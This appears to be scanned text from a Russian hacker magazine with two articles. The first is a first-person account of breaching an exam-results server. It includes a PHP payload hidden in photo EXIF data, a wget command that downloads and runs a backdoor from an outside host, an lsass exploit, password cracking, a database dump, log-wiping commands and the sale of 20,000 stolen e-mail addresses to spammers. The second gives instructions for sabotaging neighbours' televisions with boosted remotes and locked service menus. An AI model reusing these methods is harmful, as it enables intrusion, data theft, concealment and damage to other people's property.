Мой экран чист, в адресной строке находятся заветные слова — about:blank. Браузер ждет новой ссылки, а в его недрах уже вбита свежая анонимная прокся. И вот я лицезрею главную страницу ege.edu.ru. Дизайн сайта мне понравился, да и рассчитан он был на информативность. В первую очередь бросилось в глаза то, что портал был написан на JSP — языке, который взломать мне пока не по силам. Быстренько полазив по ссылкам, я понял, что легкой добычи не будет. Явных ссылок, где было написано: «Вставь сюда |id| — и ты выполнишь команды на сервере», конечно же, не было. Полчаса ползанья по сайту ничего не дало. Не было даже ни одной захудалой xss'ки, благодаря которой я теоретически мог бы утянуть чьи-то плюшки. Также не прослеживалось инклуд-бага и подозрений на инъекции. День явно складывался не в мою пользу. «Нет багов на сайте — попробую просканировать сервер», — подумал я и запустил страшного зверя nmap с параметрами ege.edu.ru -sS -O -p1-. Спустя 10 минут сканер выдал мне следующую информацию.


```
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on ege.edu.ru (85.142.20.50):
(The 65432 ports scanned but not shown below are in state:
closed)
Port     State    Service
22/tcp   filtered  ssh
80/tcp   open     http
3128/tcp  filtered  squid-http
3141/tcp  filtered  vmodem
3389/tcp  filtered  ms-term-serv
Remote operating system guess: FreeBSD 6.0
```

Зри в картинку!

Как видим, практически все порты на сервере фильтровались. Теоретически это не было проблемой, так как залить connback-шелл и получить консоль мне ничего не мешало. Однако бажных сервисов в инфе nmap'а я тоже не видел :(. И я решил просканировать вручную главный портал — www.edu.ru. Изначально проверив командой host соответствие IP-адресов, я окончательно убедился в том, что www.edu.ru и ege.edu.ru находятся на одном сервере. Таким образом, было решено зайти на главный сайт и зарегистрироваться там, чтобы еще глубже прощупать возможности интерфейса. Случается, что зарегистрированные пользователи получают доступ к большему числу скриптов, нежели гости. И с этой мыслью я перешел по вкладке регистрации. Весьма интересным оказался тот факт, что при регистрации возможен аплоад фотографии на сервер. Этот момент очень привлек мое внимание.
Изначально я тупо переименовал php-файл в картинку, надеясь на то, что скрипт сохранится в недрах системы, но обломался. Здесь программеры поработали на славу и включили распознавание контента (судя по сообщению о некорректности изображения). Руки невольно опускались, и я начал понимать, что сломать ЕГЭ мне не по зубам.
Но буквально через час я вспомнил, что рисунок — это не просто изображение. В него можно вставлять различные тэги, которые в ряде случаев способны выполняться как команда. В моем случае это сделать достаточно реально. Смотри: движок регистрации написан на PHP, теоретически при показе рисунка скрипт тупо берет все его содержимое и сливает браузеру. Но при наличии вредных тэгов, обрамленных <? ?>, часть рисунка может интерпретироваться как команда!
Все эти мысли промелькнули в моей голове за пару секунд. Зайдя на страницу www.edu.ru/index.php?page_id=13, я аккуратно заполнил все поля, представившись Исааком Моисеевичем Абрамсоном. Затем нашел в Гугле фотографию несчастного еврейского мальчика, слил ее на комп и открыл с помощью AcdSee. Далее дело техники: в поле введения EXIF я забил незамысловатую строку <?system("id");?> и бережно сохранил файл. Теперь мне ничего не оставалось, как просто загрузить фотку на сервер, не забывая отметить флажок «Поставьте флажок, если хотите опубликовать свои данные на нашем сервере».
Залив ацкий гифчик на сервер, я поспешил узреть свой профиль. Ура! Как я и думал, изображения подгружаются не напрямую, а через сценарий PHP. Однако вывода команды в исходниках рисунка я не увидел, собственно, как и комментария. Это было странно, поскольку при самом плохом раскладе я все равно должен был узреть мой комментарий. Проверить бажность движка можно




Сайт ЕГЭ собственной персоной


Главный домен портала по образованию




было лишь одним способом: попытаться залить и выполнить connback-шелл. Для этого мне пришлось снова регистрироваться, но уже под именем Абрам Исаакович Шпильман. Картинка была та же, но подверглась ужасной трепанации. Запрос вырос в разы и стал выглядеть так: <?system("wget aabbcc4.chat.ru/bd -O /tmp/b; chmod +x /tmp/b; /tmp/b 1.1.1.1");?>, где b был свежескомпиленный под FreeBSD бэкдор (мое чутье подсказывало мне, что воспользоваться услугами gcc через WWW было нельзя).
Итак, я опять поспешил в свой профиль, заботливо запустив netcat на своем шелле с ip 1.1.1.1. И, о чудо! В консоли появились заветные строчки о том, что connback соединился с моим сервером.
Первые сдвиги были налицо. Освоившись в системе, я узрел, что на сервере крутилась база MySQL. Она и привлекла мое внимание. Первое, что я сделал, — это перешел в каталог $HOME и попытался прочитать какие-либо конфиги. Но, как оказалось, Apache был настроен с suexec, поэтому прочесть каталог lib мне никак не удавалось.
Неприятен был еще один факт: на сервере действительно был запрещен gcc, но данное ограничение я уже обошел. Набрав команду who, я увидел вполне себе живого админа, так что решил убраться восвояси до наступления сумерек.

А был ли Windows?

Ночью, повторив все вышеописанные шаги, я снова был в системе. Фряха, как я уже говорил, являлась достаточно новой, поэтому об эксплоитах я и думать забыл. Была надежда, что найдется какая-то зацепка, и я сдвинусь с мертвой точки. Ан нет! Воспользоваться услугами locate я не мог — permission denied. Попробовав команду find / -name *pass* -ls, я не нашел ничего, кроме /etc/passwd и какой-то фигни в /usr/share. Примечательно, что каталог /home вообще не читался, поэтому find обошел его стороной.
Но это совсем не значит, что ситуация безвыходная. Я прочитал /etc/passwd и нашел там 4 пользовательских аккаунта группы wheel с шеллом /bin/bash. Один из них звался antonic. Именно в его папку я сумел зайти командой cd /home/antonic. Следующая команда ls дала мне возможность ознакомиться с содержимым каталога. Почему я все это описываю? Да потому, что нашел там каталог 1 с файлом pass.txt. Внутри него красовалась живописная строка: «Сменить на 11039423-02». Первое, что я хотел сделать, — попробовать этот пароль на консоль (может, моя радость была преждевременной, и Антоник записал какой-то другой пароль).
Но, как ты помнишь, 22 порт нещадно фильтровался, а у connback-шелла не было псевдотерминала. Если я наберу команду su, то система будет ругаться на отсутствие ttyp и не даст мне сменить пользователя. Здесь можно было выбрать два варианта: либо залить портированный эмулятор tty под фряху, либо воспользоваться expect-сценарием. Я выбрал третий вариант — просто написал ssh antonic@localhost и интерактивно ввел пароль. И не ошибся. Я был внутри, но уже с группой wheel!
«Ну, пробил я головой стенку, и что я буду делать в соседней камере?», — подумал я. Прочитав хистори Антоника в надежде найти там рутовый пароль, я снова обломался: оказывается, этот лопоухий юзер ни разу не переключался на рута :(. Все это ввергло меня в большие печали, но тут я решил просканировать всю подсеть 85.142.20.50/29 на наличие иных серверов.
Резвый nmap (мне повезло, что он входит в поставку FreeBSD) показал еще один включенный компьютер в этой подсети с отпечатком WinXP без сервиспаков. Сначала я подумал, что это шутка или недоразумение, ведь таких машин в сети днем с огнем не сыщешь. Как оказалось позже, это действительно была голая винда, до зубов зафайерволенная изнутри. Единственный доверенный хост, как ты понимаешь, был этот Linux-сервер (а быть может, и вся подсеть).
Попробовав опять-таки портированный под фряху rpc-dcom эксплоит (еле нашел у себя на диске этот раритет), я выбрал первый таргет. Бинарник завис в ожидании и не хотел оживать. Как оказалось, виндовый айпишник перестал пинговаться. Вся моя жизнь пролетела перед глазами, и я уже представлял себя за решеткой. Но спустя пару минут айпишник снова ожил (похоже, что система ушла в экстренный ребут). Тогда я попробовал сплоит к баге lsass, потому как последний вариант этого эксплоита более гуманно относился к операционным системам из-за излишней «отточенности» таргетов. Как ни странно, меня ждал успех с первой попытки, так как 445 порт ничем не фильтровался, а заплаток к lsass на винде отродясь не стояло.
Команда «net start» показала наличие встроенного файрвола и remote desktop (видимо, этот дедик использовался для рутинной работы под Windows :)). На единственном диске C:\ находились какие-то документы, html/php-файлы и, по-видимому, архив движка сайта. Вспомнив об архивах, я быстренько набрал команду dir c: /B /S | find /i «tar», и она вывела меня на истинный путь. В дебрях Documents and Settings у админа (в Temp-каталоге) я нашел файл backup.tar.gz. Я тотчас подумал, что это базы ЕГЭ! В момент составив FTP-сценарий для сервера aabbcc4.chat.ru (как это делать, ты уже знаешь), я вывел архивчик. Но, как оказалось, там находилась копия каталогов /home, /etc и /root. Скорее всего, администратор порешил внутренности своей фряхи и забыл почистить TEMP (кстати, загляни туда и удивись, какой хлам находится в этой папке. На самом деле, даже факт наличия /etc/shadow заставлял меня радоваться жизни.
Первое, что я сделал, — это загрузил John брутать рутовый пароль сервера ЕГЭ по 100 Мб русскому/английскому словарю. Собственно, команда запуска была следующей:


```
john -w big_words -rules shadow > shad.encrypt
```

Я думал, что мне придется тырить хэши из Windows и ломать их, чтобы подставить в рутовый пароль. Но таких сложностей удалось избежать, так как Джоник справился с паролем на моем P4 за 165 минут (точное время). Администратор мог опять поменять пароль, ведь архив был довольно старым. Но удача мне улыбнулась, и команда su root увенчалась успехом. Я был королем бала!



Троянский абитуриент из Израиля :)

Кропотливый процесс регистрации



lsass побеждает Windows :)



На нашем DVD-диске ты найдешь консольную утилиту clearel и свежий релиз mysql, портированный под Windows. Как говорится, привыкай к консоли :)

INFO

Ты мог заметить странный порт 3389 в статистике nmap'a. На самом деле этот порт был нужен для remote-подключений к винде через линуксовый сервер. Эта цепочка была сделана с помощью хитрых средств dnat и ipfw.

Виндовые службы на страже порядка

DANGER

Информация, описанная в этой статье, в первую очередь указывает на недостатки в защите важных ресурсов. За использование этого материала в деструктивных целях автор и редакция ответственности не несут.

Добиваем СУБД

Первое, про что я вспомнил, — конфиги MySQL :). Размеренным шагом зайдя в web-каталог, я прочитал конфиг. Там была инфа о том, как подцепиться к локальной базе site. Выполнив mysql -uuser -ppass -e 'show databases', я увидел несколько неброских баз (видимо, для различных проектов), а также интересную базу с названием ege06. В списке также мелькала база site. Следующий запрос был уже более конкретен: mysql -uuser -ppass -e 'show tables ege06'. Правда, сразу после нажатия enter, я был послан нафиг — у меня не было прав для входа в базу ege06.

Мне надоело быть ущемленным в правах, поэтому я поступил проще: решил временно убить mysqld, перезапустить его в режиме --skip-grant-tables, слить дамп всей базы ege06 и запустить демон в обычном режиме. Учитывая, что за окном была кромешная тьма, я подумал, что не смущу этим случайных посетителей сайта, и выполнил ряд команд. Правда, мне пришлось посидеть и погрызть ногти пару минут, пока база дампилась на жесткий диск. После перезапуска СУБД я аккуратно забэкапил и базу site, так как в ней было под 20000 e-mail адресов и паролей (пускай и зашифрованных md5). Резервную копию делал, конечно же, командой mysqldump -uroot ege06 > ege.sql. Затем, аккуратно выложив заархивированную копию бэкапа, я быстро стянул ее со своего шустрого дедика.

Что было дальше, ты, наверное, и сам сможешь угадать. Просмотрев по диагонали результаты ЕГЭ, я решил не искать лишних приключений, а просто удалил архив.

Впрочем, никто мне не мешал продать результаты, или еще хуже — изменить их на сервере (кто знает, может, это и была база первоисточника), но я не хотел торопиться. Единственное, что я сделал, так это продал местным спамерам базу из 20000 e-mail адресов. Ведь взлом производился отнюдь не из-за денег, скорее из-за простого интереса. После этого случая под мой прицел также попал официальный сайт Министерства образования РФ ed.gov.ru... Но это уже тема другой статьи.

Особое внимание я уделил чистке логов во Фряхе и Винде. Если первая проблема решалась простыми фильтрациями типа grep -v ip /var/log/messages > .tmp; mv .tmp /var/log/messages, то с Виндой мне пришлось попотеть. Дело в том, что я очень волновался, что незатейливо отправил машину в ребут. Но разрулить проблему мне помогла очень полезная утилитка clearel (http://thethin.net/clearel.zip), которая при запуске очищает весь системный журнал. Единственное, над чем мне пришлось попариться, так это над заливкой этой программы на виндовый сервак. Но, как говорится, искусство взлома требует жертв.





ПУЛЬТОМ ПО ТЕЛЕКУ



Взлом телевизоров вблизи и на расстоянии

ВСЕ МЫ ИСПОЛЬЗУЕМ ПУЛЬТЫ ДИСТАНЦИОННОГО УПРАВЛЕНИЯ НА ИК-ОСНОВЕ, НО ДАЛЕКО НЕ КАЖДЫЙ ЗНАЕТ, КАКИЕ ВОЗМОЖНОСТИ И ОПАСНОСТИ ОНИ ТАЯТ. ПОМИМО «НЕСАНКЦИОНИРОВАННОГО» ПЕРЕКЛЮЧЕНИЯ КАНАЛОВ У СОСЕДА, ХАКЕР МОЖЕТ ПРОНИКНУТЬ В ИНЖЕНЕРНОЕ МЕНЮ, ЧУДОВИЩНО ИСКАЗИВ ГЕОМЕТРИЮ ЭКРАНА, ОТКЛЮЧИВ РАЗВЕРТКУ ИЛИ УБИВ ТЕЛЕВИЗОР КАКИМ-НИБУДЬ ДРУГИМ СПОСОБОМ.



Вся информация в этой статье дана лишь в ознакомительных целях. За любое незаконное использование материала автор и редакция не несут никакой ответственности.

Пелевин как-то сказал: «Телевизор — это унитаз, только наоборот: в унитаз серим мы с вами, а из телевизора серят на нас». Причем во всей физической прямоте этого слова. Но даже не это самое страшное. Фактически телевизор превращается в пульт дистанционного управления телезрителем, являясь не просто одним из методов организации видеоряда, а основой телевещания — главным способом воздействия рекламно-информационного поля на сознание, при котором телезритель становится телепередачей, управляемой дистанционно. И в этом состоянии он проводит значительную часть своей жизни.

Хакеры телевизор вообще не смотрят, да и другим не советуют. А самые радикальные группы анархистского толка даже объявляют телевизорам священную войну, то есть джихад. Помните того пацана, который, оставшись один дома (фильм Home alone), с помощью нехитрого приспособления, сооруженного из пульта дистанционного управления, соединенного с телескопом, мешал «любимой» соседке смотреть телевизор, постоянно переключая каналы? Уверен, что многие пытались повторить его подвиг, но достичь успеха удалось единицам. Хотите узнать почему?

Оставив морально-юридический аспект вопроса догнивать на помойке, возьмем свой собственный телевизор и попробуем извратиться с ним по полной программе. Посмотрим, как далеко мы сможем зайти, и что у нас получится с ним сделать.

Боевая экипировка

Для дистанционного управления телевизором нам потребуется пульт, совместимый с типом атакуемой жертвы на уровне протоколов модуляции и команд управления. Систем модуляции всего три:

1. Система ITT, разработанная компанией GRUNDIG и основанная на измерении интервалов времени между последовательностью коротких импульсов излучения (в настоящее время практически полностью вышла из употребления).

2. Система RC-5, разработанная компанией PHILIPS, использует метод двухфазовой передачи данных, модулирующий постоянный несущий сигнал (используется и по сей день, но все реже и реже, да и то в основном в отечественных телевизорах).

3. Система SIEMENS, разработанная одноименной компанией и модулирующая высокочастотный несущий сигнал (частота которого, кстати говоря, может варьироваться в широких пределах) навороченным цифровым протоколом, поддерживающим среди прочих фич еще и синхронизацию приемника с передатчиков. Пользуется большой популярностью у зарубежных телестроителей.

В настоящее время чаще всего используется объединенная система RC-5+SIEMENS, реализованная в микросхемах практически всех популярных производителей: PHILIPS, SIEMENS, THOMSON, SAMSUNG, LG и др. Теоретически можно создать универсальный пульт, поддерживающий одновременно множество моделей телевизоров. И такие пульты уже представлены на рынке (изготовленные, как правило, кустарным способом). Если же такого пульта нет, то необходимо приобрести «родной» пульт модели-жертвы, который сейчас продается практически в любом магазине, торгующем теле- и аудиотехникой.


По паспорту, номинальный рабочий диапазон пульта редко превышает несколько десятков метров (да и то лишь на свежих батареях). Учитывая невысокую плотность расположения домов, для диверсионных целей такого поражающего радиуса оказывается недостаточно, и без серьезной «хирургической» доработки здесь не обойтись! Можно, конечно, приложить пульт к окуляру телескопа типа «Мицар» или «Альтаир», выпускаемых Новосибирским приборостроительным заводом, и, прицелившись через искатель, вести огонь прямой наводкой, расстреливая телевизоры в домах напротив. Однако тут надо учесть, что коэффициент преломления инфракрасных лучей заметно отличается от видимого света, поэтому визуальная фокусировка невозможна! Необходимо выполнить перерасчет или подобрать положение фокусировочного кольца экспериментально. Но все равно телескоп — это дорого, громоздко и неудобно. Гораздо проще (и дешевле) доработать сам пульт, а для этого его необходимо вскрыть, орудуя кухонным ножом, как показано на рисунке.

После извлечения печатной платы из корпуса мы увидим излучающий инфракрасный светодиод, один из выводов которого, как правило,



Трепанация пульта дистанционного управления

подключается к общему проводу (то есть, к массе), а другой — к коллектору биполярного высокочастотного транзистора. Предельную яркость ограничивает резистор, подключенный к базе (см. рисунок). Уменьшив сопротивление «базового» резистора (например, подпаяв параллельно ему еще один), мы увеличим яркость свечения светодиода, и «дальнобойность» пульта резко возрастет. Любители экстремальных ощущений могут перерезать питающую дорожку, ведущую к эммитору, и подать на транзистор до 5 Вольт. Светодиод заморгает как сумасшедший, и, несмотря на то, что он скоро сгорит, за это время с таким пультом можно успеть многим навредить, хотя это будет уже не хакерство, а самое настоящее варварство.



Структурная схема типового пульта дистанционного управления

Серьезные охотники удаляют светодиод, заменяя его лазерным излучателем. Лазерные указки — самое доступное оружие, но, увы, далеко не самое лучшее, поскольку их рабочий диапазон лежит в видимом свете, а фотоприемник телевизора защищен инфракрасным светофильтром, значительно ослабляющим видимый свет. Поэтому потребуется достаточно мощная указка, для «раскачки» которой одного транзистора может уже не хватить, и придется подпаивать дополнительный каскад, а для этого необходимо

не только владеть навыками пайки, но и иметь некоторые познания в электронике.

Сторожевые системы (которые легко найти в магазинах, торгующих радиоконструкторами или заказать по почте) зачастую используют инфракрасные лазеры, идеально подходящие для охотничьих целей. В зависимости от фантазии и умения работать руками (по металлу) конструкции орудия могут быть различными. Кто-то засовывает лазерный излучатель прямо в ствол пневматической винтовки, кто-то вытачивает специальную насадку на бинокль или подзорную трубу, юстируя ее так, чтобы центр «креста нитей» окуляра совпадал с инфракрасным лучом. Работает такое устройство практически на любых расстояниях, ограниченных одним лишь горизонтом видимости, однако если требуется пострелять в жильцов, живущих снизу или сверху, то ничего не получится. Разве что забраться на крышу соседнего дома или подобрать только что выпаянный светодиод, прикрепив его к телескопической штанге, которую охотник сможет двигать во всех направлениях.

Достоинство светодиода (по сравнению с лазером) в том, что он дает расходящийся пучок света, многократно отражаемый от предметов окружающей обстановки (никто из вас не пробовал управлять телевизором, направив пульт в потолок или противоположную стену?), поэтому «подстрелить» жертву становится очень легко — даже необязательно прицеливаться. Главный (и, пожалуй, единственный) минус такого решения в том, что интенсивность изучения убывает пропорционально квадрату расстояния, в то время как лазер дает практически параллельный пучок. Короче, залогом успешной охоты становится богатый инвентарь. В одних случаях применяется одно оружие, в других — другое.

Мелкие пакости

Итак, вражеский телевизор лежит в перекрестье прицела, влажные от волнения пальцы застыли на пульте. Самое простое, что можно сделать (не привлекая к своей персоне никакого внимания), — это нащупать большую красную кнопку и вдавить ее до упора, отправляя телевизор в ждущий режим типа standby. После нескольких таких самопроизвольных отключений, агрегат, как правило, отправляется хозяевами на лечение в ближайшую мастерскую (очень помогает против соседей, увлекающихся повышенной громкостью по ночам, когда все нормальные хакеры занимаются отладкой программ, требующей глубокой сосредоточенности, граничащей с медитацией, и все посторонние звуки высаживают на глухую измену, то есть раздражают). Еще можно поиграть переключателем каналов, кнопкой «mute», регуляторами яркости, насыщенности и контраста, но, поскольку все эти действия отображаются на экране, жертва быстро сообразит, где тут собака зарыта, и займется поисками охотника, наблюдая за окнами соседних домов. Чтобы не быть пойманным и растерзанным без суда и следствия, необходимо заблаговременно позаботиться о маскировке.


Некоторые хакеры практикуют совершенно изумительный трюк: включая телевизор в отсутствие хозяев, они запускают режим «ручного» поиска станций и заводят все каналы на «пустоту». Внешне это выглядит так, как будто-то телевизор «теряет» каналы, что могло быть вызвано, например, выходом из строя микросхемы энергонезависимой памяти, программатора или фильтров в цепях питания. Дефекты подобного рода встречаются достаточно редко, но относятся к разряду «трудных», и телемастер может ковыряться в телевизоре целый месяц, прежде чем придет к выводу, что источник сбоев приходит откуда-то извне. Но по сравнению с тем, что ждет нас впереди, это всего лишь невинные шалости. В конце концов, каналы можно настраивать каждый раз перед просмотром.

С телевизорами, имеющими парольную защиту от детей, все обстоит намного хуже. По умолчанию она не задействована, и хакер свободно может установить любой пароль, предварительно заблокировав доступ ко всем органам управления. Подобрать пароль за разумное время практически невозможно, и для снятия блокировки приходится перепрограммировать микросхему энергонезависимой памяти, а для этого необходимо иметь фирменную прошивку, которая есть только в крупных сервисных центрах, да и то не во всех. Но даже если ее раздобыть (контрабандой или считыванием с телевизора идентичной модели), все индивидуальные настройки, касающиеся фокусировки, геометрии, цветового баланса и даже разгонных напряжений кинескопа, окажутся безвозвратно утерянными, и качество изображения резко упадет. Теоретически все параметры можно отстроить заново, но далеко не каждый мастер захочет с этим возиться, да и невозможна такая настройка в условиях маленькой мастерской. Без специальных (и весьма дорогостоящих) генераторов сигналов здесь не обойтись, а значит, после ремонта о прежнем качестве можно и не мечтать. (Небольшая ремарка: среди телемастеров также встречаются хакеры, которые знают, где именно хранится пароль и как он обнуляется, но таких еще поискать надо).

Кстати говоря, огромным достоинством большинства телевизоров SAMSUNG является автоматическая загрузка базовой прошивки из ПЗУ: достаточно установить чистую микросхему памяти (как правило, марки IC902), включить телевизор в сеть и оставить его в ждущем режиме на 10-15 секунд. Но при этом вместе с прошивкой переписываются и настройки по умолчанию, то есть для достижения качественного изображения их все равно придется перенастраивать заново.

Внутри инженерного меню

Практически все современные телевизоры (DVD-плееры и прочие устройства) имеют специальные инженерное меню (service menu), дающие доступ к настройке служебных параметров (фокусу, геометрии экрана, цветовому балансу, etc) и скрытым возможностям типа HOTEL MODE (режим «отеля»). Это очень полезный режим для телевизоров, установленных в гостиницах или мотелях, который блокирует все функции пульта управления, кроме переключения каналов, а при необходимости еще и ограничивающий максимальную громкость звука, чтобы она никому не мешала. Только представьте, как обрадуется владелец телевизора с заблокированным пультом и громкостью, сбавленной до нуля. А ведь разблокировать все можно только в мастерской!



Вход в инженерное меню телевизора SONY KV 29FX осуществляется только через кнопки, расположенные на лицевой панели

Вызов инженерного меню, как правило, осуществляется недокументированной комбинацией клавиш штатного пульта дистанционного управления. Реже — кнопок лицевой панели, расположенных непосредственно на самом телевизоре (см. рисунок 3). В частности, линейка SONY KV 29FX требует удерживать клавиши PROG и PROG при включении питания. Пульт дистанционного управления при этом начисто


Специализированные пульты управления, предоставляющие доступ к инженерному меню




игнорируется, что делает эти модели неподвластными взлому. К радости хакеров, таких телевизоров относительно немного. Производители все еще не осознали угрозу, исходящую от инженерного меню, а потому не предпринимают никаких шагов для его защиты.


В исключительных случаях требуется специальный пульт управления, который можно приобрести на радиорынке, или собрать на основе уже готовых пультов по схемам, найденным в сети (например, monitor.espec.ws/section1/topic60458.html). Ведь, по сути дела, все сводится к изучению определенной последовательности инфракрасных импульсов, которую очень легко запрограммировать на любом процессоре (хоть на том же ПК с ИК-адаптером).

Некоторые модели телевизоров фирмы SHARP позволяют добраться до инженерного меню только через непосредственное вмешательство в цепь управления процессором (в частности, модель 14/21 JN1 требует подачи 5 Вольт на 37 лапу микроконтроллера). Однако это уже экзотика, достойная лишь упоминания, но не более того. Основное внимание мы сосредоточим на телевизорах, вызывающих инженерное меню определенной комбинацией клавиш со штатного пульта управления.


СЕРВИСНЫЕ МЕНЮ СОВРЕМЕННЫХ ТЕЛЕВИЗОРОВ



Журнал «Ремонт электронной техники»






Коллекция описаний комбинаций клавиш для входа в инженерное меню разной аппаратуры



Комбинация эта у каждого семейства телевизоров своя. Она отсутствует в руководстве пользователя, но с той или иной степенью подробности описывается в технической документации, распространяемой в узком кругу сервисных центров или аттестованных телемастеров. Никакого секрета она не представляет и чаще всего отдается без всякого NDA (Non — Disclosure Agreement — отдаленный аналог советской «подписки о неразглашении», не путать с National Drug Agency, сформированным в Риме 1 января 1999 года). Поэтому на многих радиолюбительских сайтах можно найти целую коллекцию подобных комбинаций, крупнейшим из которых является www.telemaster.ru.



Вызов инженерного меню на телевизорах SONY (не для всех моделей!)

Много полезной информации публикует и журнал «Ремонт электронной техники» (www.elcp.ru), но, к сожалению, в открытый доступ выложены только журналы, опубликованные до середины 2003 года, а за остальные приходится платить. Впрочем, телевизоры в плане обновления (upgrade) намного более консервативны, чем компьютеры 5-10-летней давности. К счастью, инженерное меню подробно описано в чет-




На DVD-диске мы выложили сборники комбинаций клавиш для входа в цифровое меню телевизоров. В документации охвачены практически все модели старых и новых телеков.




Форум мастеров ESPEC

вертом и пятом номерах РЭТ'a за 2001 год.
Можно обратиться за помощью на какой-нибудь ремонтный форум, например на http://monitor.espec.ws/section1/. С определенной степенью вероятности там помогут.
